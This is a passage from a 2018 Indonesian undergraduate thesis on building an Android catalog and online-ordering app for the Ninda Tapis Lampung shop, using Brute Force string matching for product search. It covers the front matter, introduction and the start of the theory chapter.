

**RANCANG BANGUN PENCARIAN PRODUK TAPIS
LAMPUNG BERBASIS ANDROID MENGGUNAKAN
ALGORITMA STRING MATCHING**

SKRIPSI



Disusun Oleh:

HAFSAH MUKAROMAH

NPM.1411010110

**FAKULTAS ILMU KOMPUTER
JURUSAN TEKNIK INFORMATIKA
INSTITUT INFORMATIKA DAN BISNIS DARMAJAYA
BANDAR LAMPUNG**

2018

**RANCANG BANGUN PENCARIAN PRODUK TAPIS
LAMPUNG BERBASIS ANDROID MENGGUNAKAN
ALGORITMA STRING MATCHING**

SKRIPSI

Diajukan Sebagai Salah Satu Syarat Untuk Mencapai Gelar

SARJANA KOMPUTER

Pada Jurusan Teknik Informatika

Institut Informatika dan Bisnis Darmajaya



Disusun Oleh:

HAFSAH MUKAROMAH

NPM.1411010110

**FAKULTAS ILMU KOMPUTER
JURUSAN TEKNIK INFORMATIKA
INSTITUT INFORMATIKA DAN BISNIS DARMAJAYA
BANDAR LAMPUNG**

2018



PERNYATAAN

Saya yang bertanda tangan dibawah ini, menyatakan bahwa skripsi yang saya buat ini adalah hasil karya saya sendiri, tidak terdapat karya yang pernah diajukan untuk memperoleh gelar kesarjanaan di suatu perguruan tinggi atau karya yang pernah ditulis atau diterbitkan orang lain kecuali yang secara tertulis diacu dalam naskah ini dan disebutkan dalam daftar pustaka. Karya ini adalah milik saya dan pertanggung jawaban sepenuhnya berada di pundak saya.

Bandar Lampung, 3 November 2018



Hafsah Mukaromah
NPM. 1411010110


HALAMAN PERSETUJUAN

Judul Skripsi : RANCANG BANGUN PENCARIAN PRODUK
TAPIS LAMPUNG BERBASIS ANDROID
MENGUNAKAN ALGORITMA STRING
MATCHING

Nama Mahasiswa : Hafsah Mukaromah

No. Pokok Mahasiswa : 1411010110

Jurusan : Teknik Informatika



Menyetujui,

Dosen Pembimbing

Ketua Jurusan

Hariyanto Wibowo, S.Kom., M.TI
NIK. 0212027802

Yuni Arkhiansyah, S.Kom., M.Kom.
NIK. 00480802

HALAMAN PENGESAHAN

Telah Diuji dan Dipertahankan Didepan Tim Penguji Skripsi
Jurusan Teknik Informatika Insitut Informatika dan Bisnis Darmajaya
Bandar Lampung dan Dinyatakan Diterima untuk
Memenuhi Syarat Guna Memperoleh
Gelara Sarjana Komputer

Mengesahkan

1. Tim Penguji

Tanda Tangan

Ketua : Yuni Arkhiansyah, S.Kom., M.Kom

Anggota : Joko Triloka, Ph.D

2. Dekan Fakultas Ilmu Komputer



Srivanto, S.Kom., M.M
NIK. 00210800

Tanggal Lulus Ujian Skripsi : 24 September 2018

DAFTAR RIWAYAT HIDUP

DATA PRIBADI

1. Nama Lengkap : HAFSAH MUKAROMAH
2. Tempat Tanggal Lahir : Ambarawa, 29 September 1996
3. Alamat : JL. M Ghardi RT/RW 006/002, Desa
Ambarawa, Kec. Ambarawa, Kab. Pringsewu,
Provinsi Lampung
4. Domisili : Ambarawa
5. Jenis Kelamin : Perempuan
6. Agama : Islam
7. Status : Belum Menikah
8. Kewarganegaraan : Indonesia
9. Suku : Jawa
10. Telepon : 089646731380
11. E-mail : hafsah.mukaromah@yahoo.com

RIWAYAT PENDIDIKAN

1. 2002 – 2008 : SD Muhammadiyah Ambarawa
2. 2008 – 2011 : SMP Muhammadiyah Ambarawa
3. 2011 – 2014 : SMA Negeri 1 Ambarawa
4. 2014 – 2018 : IIB Darmajaya Lampung

Bandar Lampung, 3 November 2018

HAFSAH MUKAROMAH
NPM.1411010110

PERSEMBAHAN

Bismillahirrahmanirrahiim...

Syukur Alhamdulillah, peneliti panjatkan atas kehadiran ALLAH SWT beserta Nabi Muhammad SAW.

Dengan segala nikmat cinta dan kasih sayang-Nya untuk peneliti, sehingga peneliti dapat mempersembahkan karya berupa skripsi dengan penuh cinta. Penulisan karya ilmiah ini kupersembahkan kepada :

- Tuhan Yang Maha Esa yang dengan izin dan kuasa-Nya semua dapat terjadi.
- Kedua orang tuaku tercinta, Asror Surahman dan Suharti yang telah membesarkan, mendidik, menasehati dan selalu mendo'akan agar dapat meraih kesuksesan dalam segi kehidupan dan selalu sabar menanti keberhasilanku serta kedua adikku, Hasbi Widasto Prasojo dan Andika Fauzi Azhar yang selalu memberikan semangat.
- Rizqi Agung Wijaksono kekasih hatiku yang selalu sabar untuk mendengarkan keluh kesahku, selalu memberikan dukungan dan semangat yang tiada henti, sehingga dapat menyelesaikan skripsi ini.
- Sahabatku Ayu Lestari dan Siti Widad serta keponakanku Fani Fauziah yang telah membantu dan memberikan semangat untuk menyelesaikan skripsi ini.
- Teman-teman seperjuangan yang membantu selama proses skripsi ini Dewi Anggraini, Ajeng Pramekso Dewi, Feven Indriani, Muji Rahayu, Selvi Novitasari, Mega Lestari.
- Teman – teman seperjuangan angkatan 2014.
- Keluarga SM 7 Nantong Vocational University, Tiongkok Rama Aldi Shanjaya, Melisa Priscilla, Savira Novriyana Yasmin, Deby Shinta Elvia Putri, M. Ridho Pamungkas semangat buat kuliahnya.
- Dosen Pembimbing Bpk. Hariyanto Wibowo, S.Kom., M.T.I yang telah membimbing saya hingga terselesaikan skripsi ini.
- Ketua Jurusan Teknik Informatika Bpk. Yuni Arkhiansyah, S.Kom., M.Kom, dan semua dosen-dosen khususnya jurusan Teknik Informatika yang telah memberikan wawasan, ilmu dan pengetahuan dari semester satu hingga saat ini.
- Almamaterku tercinta IIB Darmajaya.

MOTTO

If you can do it today, don't wait till tomorrow.

ABSTRAK

Berbagai masalah yang dialami pelanggan pada saat akan melakukan pembelian tapis seperti, tidak mengetahui tapis apa yang dicari, keterbatasan informasi mengenai produk tapis yang dicari dan jumlah persediaan produk. Hal ini disebabkan belum tersedianya katalog elektronik berbasis *mobile* yang dapat membantu dan mempermudah pelanggan dalam mencari informasi mengenai produk tapis.

Maraknya pengguna *smartphone* android di kalangan masyarakat dengan berbagai kelebihanannya seharusnya permasalahan di atas tidak harus terjadi lagi. Penelitian ini bertujuan untuk menyediakan layanan yang dapat membantu dan mempermudah pelanggan dalam mencari dan melakukan pembelian produk tapis online melalui *smartphone* android. Pada aplikasi ini menerapkan algoritma pencocokan string *Brute Force* pada *search box* sebagai algoritma dalam aplikasi pencarian produk tapis. Hasil pencarian yang ditampilkan berupa detail produk tapis beserta lama waktu pencarian. Metode yang digunakan dalam pengembangan aplikasi ini adalah metode *prototype* dan menggunakan UML (*Unified Modeling Language*) sebagai alat bantu pemodelan sistem. Hasil dari penelitian pada toko Ninda Tapis Lampung dapat disimpulkan bahwa dengan adanya aplikasi penjualan tapis online dapat mempermudah pelanggan dalam mencari informasi produk dan melakukan pemesanan produk tapis secara online.

ABSTRACT

DESIGNING ANDROID-BASED CATALOG FOR FINDING INFORMATION ABOUT TAPIS LAMPUNG PRODUCTS USING STRING-MATCHING ALGORITHM

By

Hafsah Mukaromah

The problem statements of this research were that customers did not know the type of Tapis that has to be bought, limited information about Tapis products, an amount of Tapis supplies. These problems were because there was no a mobile-based electronic catalog for facilitating customers to find information about Tapis products.

There are an increasing number of Android smartphone users due to various Android Smartphone advantages. The objective of this research was providing services that were able to facilitate the customers to search and buy Tapis Lampung products through an android Smartphone online. This application implemented the Brute Force string-matching algorithm on a search box as an algorithm. The search results were displayed in the form of Tapis product in details along with the search time. The method to develop this application was Prototype method and used UML (Unified Modeling Language) as the system modeling tool. The result of this research on Ninda Tapis Lampung store made it easier for the customers to search for information on products and order Tapis products online.

Keywords: Tapis, Online Sales, Mobile-Based, String-Matching, Brute Force



PRAKATA

Segala puji syukur saya panjatkan kepada Allah SWT berkat-Nya sehingga penulis dapat menyelesaikan penyusunan skripsi ini.

Penulis menyadari bahwa dalam penyusunan skripsi ini tidak lepas dari bantuan semua pihak. Oleh karena itu dalam kesempatan ini penulis menyampaikan terima kasih yang sebesar-besarnya kepada :

1. Bapak DR. Andi Desfiandi, S.E., M.A. Selaku Ketua Yayasan Alfian Husin.
2. Bapak Ir.Firmansyah Y.Alfian, MBA., MSc.Selaku Rektor IBI Darmajaya.
3. Bapak Dr.RZ.Abdul Aziz, ST., M.T. Selaku Wakil Rektor I Bidang Akademik dan Riset Insitut Informatika and Bisnis (IIB) Darmajaya.
4. Bapak Bapak Roni Nazar, S.E., MT. selaku Wakil Rektor II Bidang Administrasi dan Keuangan InsitutInformatika and Bisnis (IIB) Darmajaya.
5. Bapak Muprihan Thaib, S.Sos.,M.M. selaku Wakil Rektor III Bidang Akademik dan Sumber Daya Riset Insitut Informatika and Bisnis (IIB) Darmajaya.
6. Bapak Sriyanto, S.Kom., M.M selaku Dekan Fakultas Ilmu Komputer Insitut Informatika and Bisnis (IIB) Darmajaya.
7. Bapak Yuni Arkhiansyah, S.Kom., M.Kom. Selaku Ketua Jurusan Teknik Informatika.
8. Bapak Hariyanto Wibowo, S.Kom, M.T.I. Selaku Dosen Pembimbing yang telah membantu membimbing dan mengarahkan serta memberikan petunjuk sehingga skripsi ini dapat diselesaikan dengan baik.

9. Para dosen, staf dan karyawan Insitut Informatika dan Bisnis Darmajaya Bandar Lampung yang telah memberi bantuan baik langsung maupun tidak langsung selama saya menjadi mahasiswa.
10. Kedua orang tua tercinta yang telah memberikan dukungan dan kasih sayangnya serta do'a yang tulus demi keberhasilanku.
11. Sahabat dan teman-teman semua yang telah memberi semangat dan dukungan.
12. Semua pihak yang telah membantu dalam menyelesaikan skripsi ini yang tidak dapat disebutkan satu persatu.

Demikian banyaknya bantuan berbagai pihak kepada penulis, tentunya tidak menutup kemungkinan bahwa hasil dari laporan ini masih ada kekurangan dan masih jauh dari taraf sempurna. Oleh karena itu, kritik dan saran guna perbaikan di masa depan adalah mutlak sangat penulis perlukan. Semoga Laporan Skripsi ini bermanfaat bagi setiap pembacanya.

Bandar Lampung, 3 November 2018

Hafsah Mukaromah
NPM. 1411010110

DAFTAR ISI

HALAMAN JUDUL	i
SURAT PERNYATAAN	ii
HALAMAN PERSETUJUAN	iii
HALAMAN PENGESAHAN	iv
DAFTAR RIWAYAT HIDUP	v
PERSEMBAHAN	vi
MOTTO	vii
ABSTRAK	viii
ABSTRACT	ix
KATA PENGANTAR	x
DAFTAR ISI	xii
DAFTAR GAMBAR	xvi
DAFTAR TABEL	xviii

BAB I PENDAHULUAN

1.1 Latar Belakang Masalah	1
1.2 Rumusan Masalah	2
1.3 Batasan Masalah	3
1.4 Tujuan Penelitian	3
1.5 Manfaat Penelitian	3
1.6 Sistematika Penulisan	4

BAB II LANDASAN TEORI

2.1 Kain Tapis	6
2.2 Aplikasi	7

2.3	Android	7
2.3.1	Sejarah Android	7
2.4	Pencocokan String	8
2.5	Algoritma	9
2.5.1	Algoritma Brute Force	9
2.6	HTML (<i>Hypertext Markup Language</i>)	10
2.7	Tinjauan Perangkat Lunak	10
2.7.1	PHP (<i>Hypertext Preprocessor</i>)	10
2.7.1.1	Struktur PHP (<i>Hypertext Preprocessor</i>)	11
2.7.2	MySQL	11
2.7.3	Adobe Dreamweaver	12
2.7.4	Web Server	12
2.7.4.1	Apache	12
2.7.4.2	Xampp.....	13
2.7.4.3	Web Browser	13
2.8	Web Hosting	14
2.9	Metode Pengembangan Perangkat Lunak	15
2.9.1	Model Prototype	15
2.10	UML (<i>Unified Modeling Language</i>)	17
2.10.1	Pengertian UML	17
2.10.2	Bagian – Bagian UML	18
2.10.3	Tujuan dan Keunggulan UML	18
2.10.4	Simbol – Simbol pada UML	19
2.10.5	Activity Diagram.....	20
2.10.6	Class Diagram	21

2.11 Database	22
2.12 Pengujian Black Box Testing	23

BAB III METODOLOGI PENELITIAN

3.1 Metode Pengembangan Perangkat Lunak.....	24
3.1.1 Metode Pengumpulan Data	24
3.1.2 Analisis Kebutuhan Pengguna	24
3.1.3 Analisis Kebutuhan Perangkat Lunak.....	25
3.1.4 Analisis Kebutuhan Perangkat Keras	26
3.1.5 Analisis Sistem Yang Sedang Berjalan	26
3.1.6 Sistem Yang Diusulkan	27
3.1.7 Analisis Algoritma yang Digunakan.....	28
3.1.7.1 Algoritma Brute Force	28
3.1.8 Perancangan	29
3.1.8.1 UML (<i>Unified Modelling Language</i>)	29
3.1.9 Evaluasi Prototype	45

BAB IV HASIL PENELITIAN DAN PEMBAHASAN

4.1 Hasil Penelitian	46
4.1.1 Tampilan Halaman Registrasi User	46
4.1.2 Tampilan Halaman Login User	47
4.1.3 Tampilan Halaman Utama User	47
4.1.4 Tampilan Halaman Detail Produk	48
4.1.5 Tampilan Halaman Cart	49
4.1.6 Tampilan Halaman Checkout.....	50
4.1.7 Tampilan Halaman Komentar Produk	50
4.1.8 Tampilan Halaman About	51

4.1.9 Tampilan Halaman Status Transaksi.....	52
4.1.10 Tampilan Halaman Login Admin	53
4.1.11 Tampilan Halaman Utama Admin	53
4.1.12 Tampilan Halaman Data Barang	54
4.1.13 Tampilan Halaman Jasa Pengiriman	54
4.1.14 Tampilan Halaman Data Pesanan	55
4.2 Pembahasan	55
4.2.1 Pembahasan Algoritma Brute Force	55
4.3 Pengujian Aplikasi	59
4.3.1 Pengujian Menu Login User	59
4.3.2 Pengujian Algoritma Brute Force	61
4.3.3 Pengujian Halaman Konfirmasi Pembayaran	61
4.3.4 Pengujian Halaman Konfirmasi Admin	62
4.4 Kelebihan Dan Kekurangan Sistem	64

BAB V SIMPULAN DAN SARAN

5.1 Simpulan.....	66
5.2 Saran	66

DAFTAR PUSTAKA

LAMPIRAN

DAFTAR GAMBAR

Gambar 2.9.1 Model <i>Prototype</i>	16
Gambar 3.1.5 Sistem Yang Sedang Berjalan	27
Gambar 3.1.7.1 Pencarian Menggunakan Algoritma <i>Brute Force</i>	29
Gambar 3.1.8.1 <i>Use Case Diagram</i> Aplikasi Ninda Tapis Lampung.....	30
Gambar 3.1.8.2.1 Activity Diagram User untuk Registrasi	31
Gambar 3.1.8.2.2 Activity Diagram User untuk Login	32
Gambar 3.1.8.2.3 Activity Diagram User untuk Mencari Produk	32
Gambar 3.1.8.2.4 Activity Diagram User untuk Pemesanan Produk	33
Gambar 3.1.8.2.5 Activity Diagram User untuk Komentar Produk	34
Gambar 3.1.8.2.6 Activity Diagram Admin untuk Login	34
Gambar 3.1.8.2.7 Activity Diagram Admin untuk Data Pemesanan Produk	35
Gambar 3.1.8.2.8 Activity Diagram Admin untuk Jasa Pengiriman	36
Gambar 3.1.8.2.9 Activity Diagram Admin untuk Data Barang	37
Gambar 3.1.8.3 <i>Class Diagram</i>	38
Gambar 3.1.8.4.1 Perancangan Tampilan Halaman Utama User	39
Gambar 3.1.8.4.2 Perancangan Tampilan Halaman Utama Admin.....	39
Gambar 3.1.8.4.3 Perancangan Tampilan Halaman Detail Produk	40
Gambar 3.1.8.4.4 Perancangan Tampilan Halaman Status Transaksi	40
Gambar 3.1.8.4.5 Perancangan Tampilan Halaman About.....	41
Gambar 3.1.8.4.6 Perancangan Tampilan Halaman Login User.....	41
Gambar 3.1.8.4.7 Perancangan Tampilan Halaman Login Admin	42
Gambar 3.1.8.4.8 Perancangan Tampilan Halaman Registrasi User	42
Gambar 3.1.8.4.9 Perancangan Tampilan Halaman Deskripsi (Komentar).....	43
Gambar 3.1.8.4.10 Perancangan Tampilan Halaman Data Barang.....	43

Gambar 3.1.8.4.11 Perancangan Tampilan Halaman Jasa Pengiriman.....	44
Gambar 3.1.8.4.12 Perancangan Tampilan Halaman Data Pesanan	44
Gambar 4.1.1 Tampilan Form Registrasi User	46
Gambar 4.1.2 Tampilan Halaman Login User	47
Gambar 4.1.3 Tampilan Halaman Utama User	48
Gambar 4.1.4 Tampilan Halaman Detail Produk.....	49
Gambar 4.1.5 Tampilan Halaman <i>Cart</i>	49
Gambar 4.1.6 Tampilan Halaman <i>Checkout</i>	50
Gambar 4.1.7 Tampilan Halaman Komentar Produk.....	51
Gambar 4.1.8 Tampilan Halaman About	52
Gambar 4.1.9 Tampilan Halaman Status Transaksi.....	52
Gambar 4.1.10 Tampilan Halaman Login Admin	53
Gambar 4.1.11 Tampilan Halaman Utama Admin	53
Gambar 4.1.12 Tampilan Halaman Data Barang	54
Gambar 4.1.13 Tampilan Halaman Jasa Pengiriman	54
Gambar 4.1.14 Tampilan Halaman Data Pesanan	55
Gambar 4.3.1.1 Tampilan Halaman Login User	60
Gambar 4.3.1.2 Tampilan Halaman Login User (Berhasil).....	60
Gambar 4.3.2 Pengujian Algoritma Berhasil	61
Gambar 4.3.3.1 Pengujian Halaman Konfirmasi Pembayaran	62
Gambar 4.3.3.2 Konfirmasi Pembayaran Berhasil	62
Gambar 4.3.4.1 Produk Belum dikirim.....	63
Gambar 4.3.4.2 Produk Sudah dikirim	63
Gambar 4.3.4.3 Tampilan Halaman Status Transaksi (<i>user</i>)	63
Gambar 4.3.4.4 Hasil Pengujian Konfirmasi Admin (Berhasil)	64

DAFTAR TABEL

Tabel 2.10.4	Simbol Pada <i>Diagram UML</i>	19
Tabel 2.10.5	Simbol-Simbol <i>Activity Diagram</i>	21
Tabel 2.10.6	Bagan <i>Class Diagram</i>	22
Tabel 4.2.1	Iterasi Algoritma <i>Brute Force</i> Pertama	56
Tabel 4.2.2	Iterasi Algoritma <i>Brute Force</i> Kedua	56
Tabel 4.2.3	Iterasi Algoritma <i>Brute Force</i> Ketiga.....	57
Tabel 4.2.4	Iterasi Algoritma <i>Brute Force</i> Keempat.....	57
Tabel 4.2.5	Iterasi Algoritma <i>Brute Force</i> Kelima.. ..	57
Tabel 4.2.6	Iterasi Algoritma <i>Brute Force</i> Keenam.....	58
Tabel 4.2.7	Iterasi Algoritma <i>Brute Force</i> Ketujuh.. ..	58
Tabel 4.2.8	Iterasi Algoritma <i>Brute Force</i> Kedelapan.. ..	58

BAB I

PENDAHULUAN

1.1 Latar Belakang

Tapis Lampung merupakan kain tradisional yang berasal dari Provinsi Lampung. Kain Tapis saat ini diproduksi oleh pengrajin dengan ragam hias yang bermacam-macam sebagai barang komoditi yang memiliki nilai ekonomis yang cukup tinggi. Pusat penjualan kain tapis berada di beberapa wilayah kota Bandar Lampung. Salah satu toko yang menjual kain tapis di wilayah kota Bandar Lampung yaitu Ninda Tapis Lampung. Ninda Tapis Lampung adalah toko tapis yang menjual aneka ragam produk kerajinan tenun tapis, seperti tapis sarung, sulam usus dan hiasan dinding tapis. Ninda Tapis Lampung sudah memulai bisnisnya sejak tahun 2009. Banyak produk yang sudah diproduksi seperti kerajinan tapis, sulam usus dan tapis sarung.

Namun, pada proses bisnisnya toko Ninda Tapis Lampung masih memiliki beberapa permasalahan yang sering dialami oleh pihak konsumen. Diantaranya, ketika seseorang akan berbelanja tapis mulai dari tidak mengetahui tapis apa yang mereka inginkan karena tidak adanya suatu bentuk katalog elektronik, keterbatasan informasi mengenai produk tapis yang dicari dan jumlah persediaan produk. Hal ini mengakibatkan produk yang diinginkan konsumen tidak sesuai dengan persediaan yang ada. Selain itu, pemesanan produk yang masih menggunakan sistem manual. Dimana setiap konsumen yang ingin membeli produk tapis harus datang ke toko.

Setiap manusia selalu menginginkan kemudahan, kecepatan dan sistem informasi yang relevan untuk memudahkan dalam segala aktifitasnya. Begitu juga dalam hal jual beli, seperti pemesanan produk tapis. Semakin maraknya pengguna smartphone terutama platform android di masyarakat dengan berbagai kelebihannya seharusnya permasalahan di atas tidak harus terjadi lagi. Menurut data survei yang dilakukan oleh perusahaan Nielsen 3 September 2014, lebih dari enam, dari sepuluh konsumen Indonesia (61%) menyatakan paling banyak

menggunakan telepon genggam untuk berbelanja online, sementara itu lebih dari setengah (58%) konsumen menyatakan akan menggunakan komputer.

Selain itu, pada toko Ninda Tapis Lampung mempunyai jenis-jenis produk tapis yang cukup banyak, untuk mempermudah pencarian nama produk tapis maka dibutuhkan suatu algoritma pencarian. Pencarian pada nama produk tapis sangat perlu mengingat banyaknya jenis-jenis produk tapis yang dijual. Sehingga, dengan menggunakan satu kata kunci atau lebih dari nama produk, dapat dengan cepat mendapatkan nama produk tapis yang dicari. Dalam pembuatan sistem penjualan online produk tapis toko Ninda Tapis Lampung menggunakan algoritma *string matching* atau pencocokan string. Algoritma *string matching* yang digunakan adalah algoritma *brute force*.

Berdasarkan permasalahan di atas dan semakin berkembangnya teknologi secara pesat, maka diperlukan suatu media yang dapat mempermudah konsumen untuk melihat produk toko Ninda Tapis Lampung, mendapatkan info barang terbaru dan melakukan pemesanan produk tanpa harus datang ke toko. Dalam hal ini penulis ingin mencoba membuat sebuah perancangan aplikasi penjualan tapis berbasis android yang nantinya dapat memberikan informasi kepada masyarakat khususnya konsumen/pelanggan toko Ninda Tapis Lampung tentang informasi produk tapis yang dijual melalui sebuah aplikasi mobile berbasis android. Serta memberikan kemudahan kepada konsumen/pelanggan untuk memesan produk tapis secara online. Mengingat hampir semua kalangan masyarakat sudah menggunakan smartphone yang berbasis android. Oleh sebab itu, penulis mengangkat permasalahan ini dengan judul “Rancang Bangun Pencarian Tapis Lampung Berbasis Android Menggunakan Algoritma String Matching. (Studi Kasus di Toko Ninda Tapis Lampung, Enggal – Bandar Lampung)”.

1.2 Rumusan Masalah

Berdasarkan latar belakang tersebut perumusan masalah dari penelitian ini adalah:

1. Bagaimana merancang dan membangun aplikasi penjualan online berbasis android dengan memanfaatkan teknologi informasi?

2. Bagaimana mengimplementasikan algoritma string matching untuk pencarian nama produk tapis pada toko Ninda Tapis Lampung?

1.3 Batasan Masalah

Penelitian ini memiliki batasan masalah yang nantinya digunakan oleh penulis sebagai pedoman untuk menghindari terjadinya penyimpangan dari pokok permasalahan. Berikut batasan masalah dalam penelitian ini:

1. Aplikasi yang dibangun berbasis android, digunakan untuk media penjualan online produk tapis pada toko Ninda Tapis Lampung.
2. Peneliti menggunakan algoritma *string matching brute force* untuk pencarian nama produk tapis pada toko Ninda Tapis Lampung.
3. Objek penelitian yang digunakan adalah toko Ninda Tapis Lampung.
4. Aplikasi dapat menampilkan semua jenis produk beserta harga masing-masing produk.
5. Aplikasi dapat menampilkan daftar produk terbaru.
6. Konsumen yang terdaftar sebagai member atau sudah melakukan registrasi user dapat melihat dan mengomentari produk.
7. Aplikasi bersifat online dan harus ada koneksi internet.

1.4 Tujuan Penelitian

Tujuan yang ingin dicapai dalam penelitian ini yaitu:

1. Untuk merancang dan membangun sebuah aplikasi penjualan online berbasis android yang memberikan kemudahan bagi konsumen/pelanggan dalam proses pemesanan tapis serta memberikan informasi tentang produk tapis yang dijual di toko Ninda Tapis Lampung.
2. Untuk menerapkan algoritma *string matching brute force* dalam proses pencarian nama produk tapis pada toko Ninda Tapis Lampung.

1.5 Manfaat Penelitian

Adapun manfaat dari penelitian ini yaitu:

1. Bagi Pelanggan/User:

Aplikasi penjualan online dengan menggunakan algoritma *string matching brute force* dapat memberikan informasi seputar produk tapis yang ada pada toko Ninda Tapis Lampung baik produk terbaru atau terlama serta memberikan kemudahan bagi konsumen untuk memesan produk tapis yang diinginkan hanya dengan menggunakan smartphone androidnya tanpa harus datang ke toko dan meninggalkan rumahnya. Konsumen dapat berbelanja atau mengolah berbagai transaksi lainnya dalam 24 jam sepanjang hari.

2. Bagi Toko Ninda Tapis Lampung/Admin

Dengan melakukan kegiatan bisnis secara online, toko Ninda Tapis Lampung akan dapat menjangkau pelanggan diseluruh wilayah Lampung bahkan luar Lampung, semakin banyak pelanggan semakin banyak pula keuntungan yang didapatkan. Sistem penjualan online berbasis android pada toko Ninda Tapis Lampung dapat memperluas pasar penjualan tapis, memperkenalkan toko Ninda Tapis Lampung dan meningkatkan jumlah transaksi penjualan.

1.6 Sistematika Penulisan

Berikut uraian singkat mengenai sistematika penulisan pada masing – masing bab yang digunakan oleh penulis untuk mempermudah dalam penyusunan skripsi ini:

BAB I PENDAHULUAN

Bab I mendeskripsikan tentang latar belakang masalah, perumusan masalah, batasan masalah, tujuan, manfaat, dan sistematika penulisan.

BAB II LANDASAN TEORI

Pada bab ini berisi tentang teori-teori yang mendukung penelitian yang akan dilakukan oleh penulis/peneliti.

BAB III METODOLOGI PENELITIAN

Pada bab ini berisi tentang metode-metode pendekatan penyelesaian permasalahan yang dinyatakan dalam perumusan masalah pada penelitian yang dilakukan.

BAB IV HASIL PENELITIAN DAN PEMBAHASAN

Pada bab ini berisi tentang pemaparan hasil analisa persoalan yang dibahas dengan berpedoman pada teori-teori yang dikemukakan pada Bab II.

BAB V SIMPULAN DAN SARAN

Pada bab ini berisi tentang rangkuman dari pembahasan, yang terdiri dari jawaban atas perumusan masalah, tujuan penelitian, dan hipotesis. Selain itu berisi tentang saran bagi perusahaan/instansi (obyek penelitian) dan saran untuk penelitian selanjutnya, sebagai hasil pemikiran penelitian atas keterbatasan penelitian yang dilakukan.

DAFTAR PUSTAKA

LAMPIRAN

BAB II

LANDASAN TEORI

2.1 Kain Tapis

Tapis adalah pakaian wanita suku Lampung yang berbentuk kain sarung terbuat dari tenun benang kapas dengan motif atau hiasan bahan sugi, benang perak atau benang emas dengan sistem sulam (Lampung; “Cucuk”).

Dengan demikian yang dimaksud dengan Tapis Lampung adalah hasil tenun benang kapas dengan motif, benang perak atau benang emas dan menjadi pakaian khas suku Lampung. Jenis tenun ini biasanya digunakan pada bagian pinggang ke bawah berbentuk sarung yang terbuat dari benang kapas dengan motif seperti motif alam, flora dan fauna yang disulam dengan benang emas dan benang perak.

Kain Tapis yang dibuat masyarakat Lampung biasanya berbentuk Kain sarung dan selendang. Biasanya, Kain Tapis yang paling sering dibuat berbentuk Kain sarung. Kain Tapis biasanya dibuat oleh perempuan/gadis dan ibu rumah tangga. Pada awalnya, Kain Tapis dibuat untuk mengisi waktu luang dan dengan tujuan untuk memenuhi tuntutan adat mereka yang dianggap sakral. Sekarang, Kain Tapis dibuat untuk menambah penghasilan, kreatifitas, dan meningkatkan ekonomi sebagian masyarakat Lampung, Kain Tapis merupakan kain yang tergolong mahal, karena pembuatan Kain Tapis yang memakan waktu berbulan-bulan dan bahannya terbilang cukup sulit untuk dicari sehingga harga Kain Tapis menjadi mahal.

Tapis Lampung termasuk kerajinan tradisional karena peralatan yang digunakan dalam membuat kain dasar dan motif-motif hiasnya masih sederhana dan dikerjakan oleh pengerajin. Kerajinan ini dibuat oleh wanita, baik ibu rumah tangga maupun gadis-gadis (muli-muli) yang pada mulanya untuk mengisi waktu senggang dengan tujuan untuk memenuhi tuntutan adat istiadat yang dianggap sakral. Kain Tapis saat ini diproduksi oleh pengrajin dengan ragam hias yang bermacam-macam sebagai barang komoditi yang memiliki nilai ekonomis yang cukup tinggi. [2]

2.2 Aplikasi

Menurut Nazrudin Safaat H (2012 : 9) Perangkat lunak aplikasi adalah suatu subkelas perangkat lunak komputer yang memanfaatkan kemampuan komputer langsung untuk melakukan suatu tugas yang diinginkan pengguna. Biasanya dibandingkan dengan perangkat lunak sistem yang mengintegrasikan berbagai kemampuan komputer, tapi tidak secara langsung menerapkan kemampuan tersebut untuk mengerjakan suatu tugas yang menguntungkan pengguna. Contoh utama perangkat lunak aplikasi adalah pengolah kata, lembar kerja, dan pemutar media. Beberapa aplikasi yang digabung bersama menjadi suatu paket kadang disebut sebagai suatu paket atau suite aplikasi (*application suite*). Contohnya adalah Microsoft Office dan Open Office.org, yang menggabungkan suatu aplikasi pengolah kata, lembar kerja, serta beberapa aplikasi lainnya. Aplikasi-aplikasi dalam suatu paket biasanya memiliki antarmuka pengguna yang memiliki kesamaan sehingga memudahkan pengguna untuk mempelajari dan menggunakan setiap aplikasi. Sering kali, aplikasi ini memiliki kemampuan untuk saling berinteraksi satu sama lain sehingga menguntungkan pengguna. Contohnya, suatu lembar kerja dapat dibenamkan dalam suatu dokumen pengolah kata walaupun dibuat pada aplikasi lembar kerja yang terpisah. [4]

2.3 Android

2.3.1 Sejarah Android

Android adalah *software* untuk perangkat *mobile* yang mencakup sistem operasi, *middleware*, dan kunci aplikasi. Android SDK (*Software Development Kit*) menyediakan *tools* dan API yang diperlukan untuk memulai mengembangkan aplikasi dengan menggunakan bahasa Java (Holla, S. & Katti, M. 2012). [5]

Android merupakan sebuah sistem operasi untuk *smartphone* dan Tablet. Sistem operasi dapat diilustrasikan sebagai ‘jembatan’ antara piranti (*device*) dan penggunanya, sehingga pengguna bisa berinteraksi dengan *device*-nya dan menjalankan aplikasi-aplikasi yang tersedia pada *device*. [16]

Android merupakan sistem operasi untuk telepon seluler berbasis *linux* sebagai kernelnya. Android menyediakan platform terbuka (*open source*) bagi para

